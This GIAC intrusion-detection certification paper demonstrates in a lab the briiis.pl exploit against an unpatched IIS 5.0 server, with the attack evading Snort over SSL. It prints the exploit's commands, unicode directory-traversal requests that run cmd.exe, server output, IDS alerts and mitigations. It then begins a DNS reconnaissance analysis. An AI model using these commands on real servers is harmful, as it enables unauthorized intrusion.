Global Information Assurance Certification Paper

The Assumed Security of Secure Sockets Layer (SSL)

GIAC Intrusion In Depth
GCIA Practical Assignment v3.3

Geoffrey Sanders

December 19, 2003

Part 1 – Describe the State of Intrusion Detection

Introduction

Signature based network intrusion detection systems (NIDS) remain dependent on the ability to view network transmissions. By watching network traffic, a NIDS is able to compare patterns in the headers and payload of network packets against pre-configured rulesets to detect intrusions or malicious logic. However, when network traffic is encrypted, signature based IDS are unable to monitor transmissions to detect patterns for matching.[1] Several methods of encryption exist, including Virtual Private Networks (VPN), Secure Shell (SSH), and Secure Sockets Layer (SSL). In the electronic commerce (e-commerce) marketplace, where websites act as a virtual store and allow consumers to purchase products online using a web browser, SSL is the most prevalent encryption method used. For example, when a customer purchases products online, their personal information is normally transmitted using SSL to the website's server; SSL encrypts the transmission to prevent eaves-dropping and possible information theft. Unfortunately, if these SSL transmissions contain malicious code instead of personal information, a NIDS would never detect it. Therefore, encryption remains one of the "two most significant challenges for intrusion detection"(the other being bandwidth)[2], providing a large advantage for attackers to exploit web server and application vulnerabilities without being detected by an IDS.

As a topic for the whitepaper portion of my GCIA practical, I have chosen to display signature based NIDS weaknesses against encrypted transmissions. Specifically, how an attacker can exploit a web server monitored by a signature based NIDS without detection.[3] I will also cover how similar attacks using SSL could occur, and methods that can be used to lower the risks associated with SSL enabled web servers.

Secure Sockets Layer Review

Secure Sockets Layer (SSL) is a popular encryption technology that utilizes public key encryption. Although SSL widest use is in end-to-end encryption for web browsers, it is not limited to this deployment and can be used independently of web servers. This review of SSL will not be all encompassing, but only a high level summary of its main functions in a client/server web environment.

SSL consists of four main processes: making the request, SSL handshake, SSL data exchange, and leaving the SSL session. Each of the following processes is outlined below.[4]

1. Making the request

1 Proctor, Paul E., "The Practical Intrusion Detection Handbook". New Jersey: Prentice Hall PTR, 2001.
2 Northcutt, Stephen, Intrusion Detection in Depth: Section 3.4.2. SANS, 2003.
3 Vitek, Ian, briiis-1.pl, URL: http://packestormsecurity.nl/0107-exploits/briiis-1.pl. (12 Sept. 2003)
4 Ridgway, Eric S., How The SSL Works, 1997. URL: http://www.ececs.uc.edu/~iouaiss/web_prog/misc/security/how_work.htm.

a)Client makes request to SSL capable server
b)Server accepts SSL requests (normally port 443)
c)Client and server begin SSL negotiation (handshake)

2. SSL handshake
   a)Client hello
   - Informs the server of what cryptographic protocols and compression algorithms the client can support.
   - Sends a random number.
   - Asks the server for identification verification in the form of a certificate.

   b)Server hello
   - Responds to the client by sending it's digital id (certificate), the set of determined cryptographic and compression algorithms, and another random number.
   - Server has the ability to request a client digital id. This is not normally an exercised option, especially in the realm of e-commerce.

   c)Client approval
   - Client checks the validity of the server's digital id.
   - Once the server's id is determined to be valid, the client randomly generates the secret key, encrypts it using the server's public key and previously determined protocols/algorithms, and sends it back to the server.

   d)Verification
   - At this point, both the client and server know the secret key.
   - A final check is done between client and server
     - Both parties send a copy of of all previous transactions encrypted with the secret key.
     - If both the client and server validate the transactions, the handshake is completed.
     - Otherwise, the handshake process is re-initiated

   e)Communication
   - Both client and server are now ready to communicate securely
   - The SSL handshake is done once and they secret key is used only for one session.

3. SSL data exchange.
   a)SSL session is now established following SSL handshake.
   b)Whenever the client or server wishes to send a message, they compute a digest, encrypt the intended message and digest, and send it to the other party.
   c)Each message is verified using the methods described during the SSL handshake process.

4. Leaving the SSL session
   a)When the client request a file from the server that is not under the current ssl connection, a warning message appears.
   b)The message is used to inform the client that information passed from this point forward in their communications is not secure and checks that the

client is ready to end the current SSL session.

Test Lab Environment

A test lab was constructed to display NIDS evasion using SSL. Data obtained during use of this lab will be displayed later in this whitepaper. Located below is a listing of the equipment used and the configuration of the lab environment. All test machines were connected with a Linksys five port workgroup hub.

Network Intrusion Detection System (NIDS)

- Dell Inspiron 4000 notebook
- 384 MB RAM
- 700 mhz Intel Celeron processor
- OpenBSD 3.3 OS
- Snort 2.0.0 with default ruleset
  - Startup configuration flags "-A full -o -d -D"
- IP address: 192.168.0.11

Web Server

- Generic desktop
- 256 MB RAM
- 533 mhz Intel Pentium III processor
- Windows 2000 Server OS
- Internet Information Server 5.0 (unpatched)
- IP address 192.168.0.6

Attacker

- Dell Inspiron 8100 notebook
- 768 MB RAM
- 1.13 ghz Intel Pentium III processor
- Slackware Linux 9.0 OS
- IP address 192.168.0.10

The briiis Attack

The attack used in my whitepaper was briiis.pl v3.2, authored by Ian Vitek of iXsecurity.[5] Briiis exploits the IIS unicode and superfluous decoding vulnerabilities[6] (MS00-078:

5 Vitek, Ian, briiis-1.pl, URL: http://packestormsecurity.nl/0107-exploits/briiis-1.pl. (12 Sept. 2003)
6 Vitek, Ian, "iXsecurity.tool.briis.3.0.2" Online posting, 13 Jun 2001, SecurityFocus SecTools Archive, URL:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp and MS01-026: http://www.microsoft.com/technet/security/bulletin/MS01-026.asp) by enabling an attacker to upload files via HTTP or HTTPS. Briiis.pl is not limited to these two vulnerabilities, however, as it can be used to check for other "/" unicode or "/" decoding vulnerabilities where the goal is to break out from the web root from an executable directory to access cmd.exe.

The exploit is processed under the IUSR_machinename account[7] (an anonymous IIS user account by default), which, in itself, does not provide a significant level of administrative privileges within web folders. However, because the default installation of IIS adds the IUSR_machinename account to the Everyone group, the attacker would have execute permissions to most operating system commands (allowing widespread damage).

Attack via SSL is provided by the SSLeay library[8] and allows the same functionality independent of protocol (HTTP or HTTPS). All examples were first conducted using attacks via port 80 (http), followed by attacks via port 443 (SSL). Various command line switches are available, including the ability to scan virtual hosts on the same webserver, vary the exploited directory, and define remote commands.[9]

```
usage: ./briiis-1.pl -s <host> [options] [-c || -C || -x]
        -s <host>     Host with IIS 4.0 or 5.0
        -c <command>  \winnt\system32\cmd.exe?/c+<command>
                (def: "dir c:\ /a")
        -C <command>  $VULNDIR/i.exe?/c+<command>
        -p <port>     Port (Def: 80)
        -S            SSL mode
        -f <vulndir>  Force $VULNDIR to <vulndir>
                (If you wanna run (-r) things from web disk)
        -F <Unicode>  "/" in unicode (Def: %c0%af)
                (Try unicode %255c if default fails)
        -H <host>     Send Host: host
                (Used when several hosts are on same IP:PORT)
        -v            Verbose
        -d            Debug
        -x            eXploit host by copying cmd.exe to $VULNDIR/i.exe
        -X <batch>    Run commands in batch file with $VULNDIR/i.exe?/c
        -u <textfile> Upload <textfile> with $VULNDIR/i.exe?/c
                (Workes fine with SSI pages)
```

http://www.securityfocus.com/archive/110/190847/2001-06-12/2001-06-18/0.

7 Microsoft, "Microsoft Security Bulletin (MS00-078), http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp (11 Dec 2003)

8 SSLeay, URL: http://symlabs.com/Net_SSLeay/Net_SSLeay.pm-1.21.tar.gz (12 Sept. 2003)

9 Vitek, Ian, briiis-1.pl, URL: http://packestormsecurity.nl/0107-exploits/briiis-1.pl. (12 Sept. 2003)

```
-U <binfile>  Upload <binfile> with $VULNDIR/i.exe?/c and DEBUG.EXE
        <binfile> may not contain \x1A
        (Copies DEBUG.EXE to $VULNDIR/d.exe)
        (Not fully implemented! Do not use!)
-r <exe>      Run command (full path with "/" and exe)
        (exe need to be on $VULNDIR disk)
-l <location> Directory for uploaded file
        (Usage: -l dir\ or -l "dir\\")
-h          This help
```

The first step of briiis is to check the destination host for the vulnerabilities.

```
bash-2.05b$ ./briiis-1.pl -s 192.168.0.6
```

The complete c:\ directory of the destination machine is displayed if the host is vulnerable.

```
Server: Microsoft-IIS/5.0
Date: Mon, 01 Sep 2003 14:20:03 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 541E-6879

 Directory of c:\

12/07/1999  02:00p         148,992 arcldr.exe
12/07/1999  02:00p         162,816 arcsetup.exe
06/08/2003  04:19p               0 AUTOEXEC.BAT
06/08/2003  06:08p             186 boot.ini
06/08/2003  04:42p    <DIR>        CAConfig
06/08/2003  05:50p           1,170 certreq.txt
06/08/2003  04:19p               0 CONFIG.SYS
08/29/2003  07:35p    <DIR>        Documents and Settings
12/07/1999  02:00p         236,304 i.exe
08/29/2003  07:36p    <DIR>        Inetpub
06/08/2003  04:19p               0 IO.SYS
06/08/2003  04:19p               0 MSDOS.SYS
12/07/1999  02:00p          34,468 NTDETECT.COM
12/07/1999  02:00p         214,416 ntldr
09/01/2003  03:49p     402,653,184 pagefile.sys
06/08/2003  04:18p    <DIR>        Program Files
06/08/2003  05:49p    <DIR>        RECYCLER
```

```
06/08/2003  04:26p      <DIR>          System Volume Information
06/08/2003  06:29p      <DIR>          WINNT
              12 File(s)    403,451,536 bytes
               7 Dir(s)   3,116,244,992 bytes free
```

briiis also writes a cache file to the attackers source directory (where briiis was executed from) containing the windows directory identified as vulnerable during its initial scan.

```
bash-2.05b$ more briiis-1.pl.cache
192.168.0.6 /msadc
```

The snort alerts log indicated detection of the initial scan .

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
 [**] WEB-IIS cmd.exe access [**]
09/01-17:08:52.653343 192.168.0.10:32795 -> 192.168.0.6:80
TCP TTL:64 TOS:0x0 ID:17937 IpLen:20 DgmLen:168 DF
***AP*** Seq: 0xD7D23EF  Ack: 0x8F960BE6  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 812613 0
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 63 30  GET /msadc/..%c0
25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
25 61 66 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33  %afwinnt/system3
32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72  2/cmd.exe?/c+dir
2B 63 3A 5C 2B 2F 61 20 48 54 54 50 2F 31 2E 30  +c:\+/a HTTP/1.0
0A 48 6F 73 74 3A 20 31 39 32 2E 31 36 38 2E 30  .Host: 192.168.0
2E 36 0A 0A                                      .6..
 =+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+
 [**] ATTACK RESPONSES http dir listing [**]
09/01-17:08:52.681926 192.168.0.6:80 -> 192.168.0.10:32795
TCP TTL:128 TOS:0x0 ID:196 IpLen:20 DgmLen:243 DF
***AP*** Seq: 0x8F960BE6  Ack: 0xD7D2463  Win: 0x43FC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 47187 812613
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D  HTTP/1.1 200 OK.
0A 53 65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F  .Server: Microso
66 74 2D 49 49 53 2F 35 2E 30 0D 0A 44 61 74 65  ft-IIS/5.0..Date
3A 20 4D 6F 6E 2C 20 30 31 20 53 65 70 20 32 30  : Mon, 01 Sep 20
30 33 20 31 35 3A 30 38 3A 32 39 20 47 4D 54 0D  03 15:08:29 GMT.
0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61  .Content-Type: a
70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74  pplication/octet
```

```
2D 73 74 72 65 61 6D 0D 0A 56 6F 6C 75 6D 65 20  -stream..Volume
69 6E 20 64 72 69 76 65 20 43 20 68 61 73 20 6E  in drive C has n
6F 20 6C 61 62 65 6C 2E 0D 0A 56 6F 6C 75 6D 65  o label...Volume
20 53 65 72 69 61 6C 20 4E 75 6D 62 65 72 20 69   Serial Number i
73 20 35 34 31 45 2D 36 38 37 39 0D 0A 0D 0A     s 541E-6879....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+
```

The Windows IIS logs also indicate the same activity.

```
2003-09-01 13:59:09 192.168.0.10 - 192.168.0.6 80 GET /
msadc/../../../../../winnt/system32/cmd.exe /c+dir+c:\+/a 200 -
```

The next phase of my attack was to copy cmd.exe to C:\Inetpub\wwwroot.

```
./briiis-1.pl -s 192.168.0.6 -c "copy+c:\winnt\system32\cmd.exe+c:\i.exe"
```

The attacker is then returned confirmation of the file copy.

```
Server: Microsoft-IIS/5.0
 Date: Mon, 01 Sep 2003 14:27:55 GMT
 Content-Length: 242
 Content-Type: text/html


 <head><title>Error in CGI Application</title></head>
 <body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a
complete set of HTTP headers.  The headers it did return are:<p><p><pre>
     1 file(s) copied.
 </pre>
```

Alert files indicate that snort also detected this phase of the attack.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+
 [**] WEB-IIS cmd.exe access [**]
09/01-17:15:09.830586 192.168.0.10:32799 -> 192.168.0.6:80
TCP TTL:64 TOS:0x0 ID:27456 IpLen:20 DgmLen:197 DF
***AP*** Seq: 0x24F392AC  Ack: 0x9534B98B  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 850328 0
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 63 30  GET /msadc/..%c0
25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
25 61 66 2E 2E 25 63 30 25 61 66 2E 2E 25 63 30  %af..%c0%af..%c0
25 61 66 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33  %afwinnt/system3
32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 63 6F 70  2/cmd.exe?/c+cop
79 2B 63 3A 5C 77 69 6E 6E 74 5C 73 79 73 74 65  y+c:\winnt\syste
6D 33 32 5C 63 6D 64 2E 65 78 65 2B 63 3A 5C 69  m32\cmd.exe+c:\i
2E 65 78 65 20 48 54 54 50 2F 31 2E 30 0A 48 6F  .exe HTTP/1.0.Ho
```

```
73 74 3A 20 31 39 32 2E 31 36 38 2E 30 2E 36 0A  st: 192.168.0.6.
0A                                               .
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ATTACK RESPONSES file copied ok [**]
09/01-17:15:09.854157 192.168.0.6:80 -> 192.168.0.10:32799
TCP TTL:128 TOS:0x0 ID:242 IpLen:20 DgmLen:434 DF
***AP*** Seq: 0x9534B98B  Ack: 0x24F3933D  Win: 0x43DF  TcpLen: 32
TCP Options (3) => NOP NOP TS: 50959 850328
48 54 54 50 2F 31 2E 31 20 35 30 32 20 47 61 74  HTTP/1.1 502 Gat
65 77 61 79 20 45 72 72 6F 72 0D 0A 53 65 72 76  eway Error..Serv
65 72 3A 20 4D 69 63 72 6F 73 6F 66 74 2D 49 49  er: Microsoft-II
53 2F 35 2E 30 0D 0A 44 61 74 65 3A 20 4D 6F 6E  S/5.0..Date: Mon
2C 20 30 31 20 53 65 70 20 32 30 30 33 20 31 35  , 01 Sep 2003 15
3A 31 34 3A 34 36 20 47 4D 54 0D 0A 43 6F 6E 74  :14:46 GMT..Cont
65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32 34 32 0D  ent-Length: 242.
0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74  .Content-Type: t
65 78 74 2F 68 74 6D 6C 0D 0A 0D 0A 3C 68 65 61  ext/html....<hea
64 3E 3C 74 69 74 6C 65 3E 45 72 72 6F 72 20 69  d><title>Error i
6E 20 43 47 49 20 41 70 70 6C 69 63 61 74 69 6F  n CGI Applicatio
6E 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64 3E  n</title></head>
0A 3C 62 6F 64 79 3E 3C 68 31 3E 43 47 49 20 45  .<body><h1>CGI E
72 72 6F 72 3C 2F 68 31 3E 54 68 65 20 73 70 65  rror</h1>The spe
63 69 66 69 65 64 20 43 47 49 20 61 70 70 6C 69  cified CGI appli
63 61 74 69 6F 6E 20 6D 69 73 62 65 68 61 76 65  cation misbehave
64 20 62 79 20 6E 6F 74 20 72 65 74 75 72 6E 69  d by not returni
6E 67 20 61 20 63 6F 6D 70 6C 65 74 65 20 73 65  ng a complete se
74 20 6F 66 20 48 54 54 50 20 68 65 61 64 65 72  t of HTTP header
73 2E 20 20 54 68 65 20 68 65 61 64 65 72 73 20  s.  The headers
69 74 20 64 69 64 20 72 65 74 75 72 6E 20 61 72  it did return ar
65 3A 3C 70 3E 3C 70 3E 3C 70 72 65 3E 20 20 20  e:<p><p><pre>
20 20 20 20 20 31 20 66 69 6C 65 28 73 29 20 63       1 file(s) c
6F 70 69 65 64 2E 0D 0A 3C 2F 70 72 65 3E        opied...</pre>
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

IIS webserver logs also recorded the file copy.

```
2003-09-01 14:00:16 192.168.0.10 - 192.168.0.6 80 GET /
msadc/../../../../../winnt/system32/cmd.exe /
c+copy+c:\winnt\system32\cmd.exe+c:\Inetpub\wwwroot\i.exe 502 -
```

The next phase of my test was to conduct the same attacks but change the

destination port to 443 (SSL). This is done with the -S command switch, telling briiis to use SSL rather than the default port 80 (http). Therefore, the same commands were used, adding a "-S" to the end.

The attack to test IIS vulnerability was run, this time adding a "-x" switch to attempt copying cmd.exe to $VULNDIR/i.exe

```
bash-2.05b$ ./briiis-1.pl -s 192.168.0.6 -S -x
```

An error was returned to the attacker because the i.exe was unable to be copied.

```
ders.  The headers it did return are:<p><p><pre>Access is denied.

      0 file(s) copied.

</pre>
```

The vulnerable directory discovered from this briiis.pl attempt, however, was stored in briiis-1.pl.cache.

```
bash-2.05b$ more briiis-1.pl.cache

192.168.0.6 /msadc
```

Interestingly, snort alert logs did not reveal detection of any exploit activity.

IIS logs, however, revealed host activity.

```
2003-09-01 15:08:29 192.168.0.10 - 192.168.0.6 80 GET /
msadc/../../../../../winnt/system32/cmd.exe /c+dir+c:\+/a 200 -
```

Therefore, snort was unable to detect the unicode attack attempting to copy cmd.exe to $VULNDIR/i.exe.

To verify that snort was unable to detect this encrypted traffic, I wrote custom snort rules in the snort 'local.rules' file that watched all traffic on port 443.

```
# Watch https traffic to web server

alert tcp any any -> $HOME_NET 443 (msg:"Traffic FM Attacker to Web Server";
classtype: misc-activity; sid: 10002; rev:1;)
```

One of the packet traces captured with this rule revealed that the data contained in the encrypted traffic could not be read by the IDS. One reason is because the standard snort rulesets monitor for attack traffic on standard http services, where it can read the content of the packets. When snort sees specific content (such as the GET /msadc/..%c0 used in an IIS cmd.exe exploit) it then throws an alert. However, when this command is run over an already established SSL session, it is unable to read the content, and therefore, unable to alert.

```
[**] Traffic FM Attacker to Web Server [**]

09/01-17:18:28.532401 192.168.0.10:32800 -> 192.168.0.6:443
TCP TTL:64 TOS:0x0 ID:23449 IpLen:20 DgmLen:194 DF
***AP*** Seq: 0x30B31CA3  Ack: 0x982A309D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 870197 0
80 8C 01 03 01 00 63 00 00 00 20 00 00 39 00 00  ......c... ..9..
38 00 00 35 00 00 16 00 00 13 00 00 0A 07 00 C0  8..5............
00 00 33 00 00 32 00 00 2F 03 00 80 00 00 66 00  ..3..2../.....f.
00 05 00 00 04 01 00 80 08 00 80 00 00 63 00 00  .............c..
62 00 00 61 00 00 15 00 00 12 00 00 09 06 00 40  b..a...........@
00 00 65 00 00 64 00 00 60 00 00 14 00 00 11 00  ..e..d..`.......
```

```
00 08 00 00 06 04 00 80 00 00 03 02 00 80 58 30  ..............X0
CB A3 11 DD CB D2 90 C5 EB 24 6B 49 0E 40 C3 7F  .........$kI.@..
B0 28 46 33 62 8B AA DB A3 A5 EB BD 97 2D        .(F3b........-
```

The next step was to execute a remote command on the IIS webserver an manually copy the cmd.exe to C:\Inetpub\wwwroot\i.exe

```
bash-2.05b$ ./briiis-1.pl -s 192.168.0.6 -c
"copy+c:\winnt\system32\cmd.exe+c:\Inetpub\wwwroot\i.exe"
```

The attacker is returned confirmation that the file was successfully copied.

```
Server: Microsoft-IIS/5.0

Date: Mon, 01 Sep 2003 15:26:28 GMT

Content-Length: 242

Content-Type: text/html


<head><title>Error in CGI Application</title></head>

<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returning a
complete set of HTTP headers.  The headers it did return are:<p><p><pre>

    1 file(s) copied.

</pre>
```

Again, however, snort did not detect the successful copy because nothing was indicated in the alert logs.

However, the IIS webserver logs revealed otherwise.

```
2003-09-01 15:26:28 192.168.0.10 - 192.168.0.6 443 GET /
msadc/../../../../../winnt/system32/cmd.exe /
c+copy+c:\winnt\system32\cmd.exe+c:\Inetpub\wwwroot\i.exe 502 -
```

Briiis attack conclusions

Snort was able to detect briiis's various unicode attacks and file copies when the attack was conducted over the default port 80 (http). However, by using the “-S” switch of briiis, an attacker can utilize encrypted communications (SSL) to successfully exploit a vulnerable IIS server without detection by snort. Although there was evidence of the attack in the IIS webserver logs, these could easily be altered to remove the incriminating entries because the attacker is given administrative privileges on the webserver during the attack. The frightening aspect of briiis is that the subroutines included in this attack could easily be ported to other scripted attacks; allowing various other web server and web application exploits to be hidden by SSL encrypted communications. This makes encrypted connections a serious and crippling hurdle for signature based IDSs such as snort.

Alternate Methods of Attack

Attacks that do not have SSL capability built into their functionality can use tunneling as an alternate method of attack and still remain shielded by SSL

communications.[10]Tunneling involves a program that listens on an arbitrary port (http port 80 for example) and forwards received communications over an SSL capable connection. One implementation of this example involves a “forwarder” host using netcat[11] as a listener, relaying connections over SSL with stunnel.[12] By using this method, attackers can send malicious code to a host that listens on port 80, which then forwards the communications received on port 80 over port 443 (SSL) to another host. See Illustration 1 below.



Illustration 1 Tunneling attack using forwarder with SSL (McClure)

This method will allow an attacker to use any scripted attack against a web server or web application and be shielded by SSL communications, avoiding NIDS detection.

Lowering the Risks

Patches and Client Certificates

There are a few methods available to lower the risks associated with IDS evasion via SSL. The first and foremost is to keep current with patches and vulnerability fixes for the operating system and web server in use. Because the IIS 5. 0 web server used in this example was an “out-of-the-box” installation, no patches were applied. If the system was maintained with current security patches, it would have been impossible to exploit the web server using briiis.pl.

Requiring client certificates for users who connect to the web server would also reduce risk. This would enable verification of a user's identity and enable session tracking. The drawback to this method would be end user inconvenience (which is why most web sites currently do not require client certificates).

Reverse Web Proxy

The most popular method of mitigating IDS evasion risks is implementing a reverse web proxy.[13] This requires placement of an additional resource between the network gateway and the web server(s), normally in the form of an additional web server that runs a reverse web proxy. A reverse proxy enables decryption of SSL communications originating from the gateway, then forwarding normal port

10 McClure, Stuart, “Web Hacking: Attacks and Defense". Boston: Pearson Education, Inc., 2003.
11 Hobbit, Netcat, URL: http://www.atstake.com/research/tools/network_utilities/nc110.tgz
12 Stunnel,”Universal SSL Wrapper”, URL: http://www.stunnel.org (12 Sept. 2003)
13 McClure, Stuart, “Web Hacking: Attacks and Defense". Boston: Pearson Education, Inc., 2003.

80 (http) traffic to the web server. The web server then replies over http and communications are re-encrypted from the reverse proxy back out to the gateway. An IDS would be then placed in the communications path between the reverse proxy and the web server, enabling signature based detection of clear text http communications. See Illustration 2 below.



Illustration 2 Reverse Proxy (McClure)

The drawback to this method of IDS usage is that there is not a true "end-to-end" SSL tunnel from the client machine to the web server. Therefore, just as the IDS is able to eaves drop, other applications will be able to as well. If the reverse proxy is actually compromised, then all communications would be available in clear text; credit card numbers and other private information would be easily sniffed by an attacker.

Hardware Appliances

Hardware appliances are a third method of allowing IDSs to monitor network traffic. Ingrian Networks IDS Extender, for example, is an add-on application for Ingrian platforms that allows monitoring of encrypted sessions.[14] The IDS is able to monitor encrypted communications by temporarily decrypting the communications and analyzing the traffic, then re-encrypting and continuing the same transmission. Although this may seem to be a more secure choice in comparison to reverse proxies, it also has weaknesses. This method produces single points of failure for network traffic, in addition to bottlenecks for throughput.

Centralized Log Server

Centrally logging host logs will also enable organizations to lower the risks associated with encrypted traffic. This method involves logging host event information to a central server (or servers) in the organization. By utilizing this method, the risks are lowered because host logs (such as application, security, and system events) are no longer retained on the compromised host; assisting in the maximum integrity possible under such circumstances.This also enables the

14 Ingrian Networks, "Ingrian Networks Announces New Software That Empowers Intrusion Detection Systems to Work in Encrypted Networks", 09 Oct. 2002, URL: http://www.ingrian.com/news/pr021009.html.

organization to run queries and/or utilities against these logs to look for vulnerabilities which may have been exploited, violations of corporate security policy, or as additional information for the intrusion detection correlation process (and may not have been seen by the IDS). Examples of a central logging utilities are NetOP[15] for Microsoft Windows systems and syslog (native to most UNIX-based operating systems).

Conclusion

Current IDS technologies are lacking in the ability to monitor encrypted traffic. With the capability of using SSL and other encryption technologies to shield and disguise attacks and exploits, signature based IDSs will be unable to monitor attacks that occur in this manner. However, with the risk mitigation methods listed in "Lowering the Risks", some solutions exist that will aid security solutions for intrusion detection. As a result, the ability to monitor encrypted communications using IDSs (without compromising the integrity of the transmissions) should be a top priority, and may determine the validity of intrusion detection in the years to come.

References

Proctor, Paul E., "The Practical Intrusion Detection Handbook". New Jersey: Prentice Hall PTR, 2001.

Northcutt, Stephen, Intrusion Detection in Depth: Section 3.4.2. SANS, 2003.

Vitek, Ian, briiis-1.pl, URL: http://packestormsecurity.nl/0107-exploits/briiis-1.pl. (12 Sept. 2003)

Ridgway, Eric S., How The SSL Works, 1997. URL: http://www.ececs.uc.edu/~iouaiss/web_prog/misc/security/how_work.htm.

Vitek, Ian, "iXsecurity.tool.briis.3.0.2" Online posting, 13 Jun 2001, SecurityFocus SecTools Archive, URL: http://www.securityfocus.com/archive/110/190847/2001-06-12/2001-06-18/0.

SSLeay, URL: http://symlabs.com/Net_SSLeay/Net_SSLeay.pm-1.21.tar.gz (12 Sept. 2003)

McClure, Stuart, "Web Hacking: Attacks and Defense". Boston: Pearson Education, Inc., 2003.

Hobbit, Netcat, URL: http://www.atstake.com/research/tools/network_utilities/nc110.tgz

Stunnel,"Universal SSL Wrapper", URL: http://www.stunnel.org (12 Sept. 2003)

Ingrian Networks, "Ingrian Networks Announces New Software That Empowers Intrusion Detection Systems to Work in Encrypted Networks", 09 Oct. 2002, URL: http://www.ingrian.com/news/pr021009.html.

15 Semicron, NetOP, http://www.semicron.com/netop-log.html (11 Dec 2003)

Part 2 – Network Detects

Detect 1 – DNS named reconnaissance

1. Source of Trace

The log files used in this trace were taken from:

http://www.incidents.org/logs/Raw/2002.5.30

I used snort 2.0.0 (build 72) on OpenBSD 3.3, with a default ruleset (contained in the OpenBSD 3.3 package) to read the raw log (binary) and parse it to an alert file (ascii text format). The command used was :

snort -d -c /usr/local/etc/snort/config/snort.conf -l detects_logs -k none -r 2002.5.30

The following command can be defined as follows:

snort – the snort binary

-d Dump the application layer data when displaying packets in verbose or packet logging mode

-c 'config-file'; use the rules contained in 'config-file'

-l 'log-dir'; set the output logging directory to 'log-dir'

-k 'hecksum-mode'; turns off the checksum mode

-r 'tcpdump-file'; Read the tcpdump formatted 'tcpdump-file'

While generating the text file alerts from the binary log, snort also displays general statistics on the packets being processed. From the 2002.5.30 binary file, snort processed 138 packets (TCP: 125 and UDP: 13), producing 14 alerts. From these 14 alerts, 8 were “DNS named version attempts”. By analyzing the output of alerts below, the following can be determined at first glance: a host (203.122.47.137) was conducting queries against specific host addresses on the 46.5.x.x network from the time period starting 05:38 and ending 12:06.

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-05:38:37.614488 203.122.47.137:14273 -> 46.5.180.176:53

UDP TTL:42 TOS:0x0 ID:7125 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref => http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-06:03:32.154488 203.122.47.137:16261 -> 46.5.15.104:53

UDP TTL:42 TOS:0x0 ID:32782 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-07:03:16.974488 203.122.47.137:29980 -> 46.5.228.47:53

UDP TTL:42 TOS:0x0 ID:33664 IpLen:20 DgmLen:58

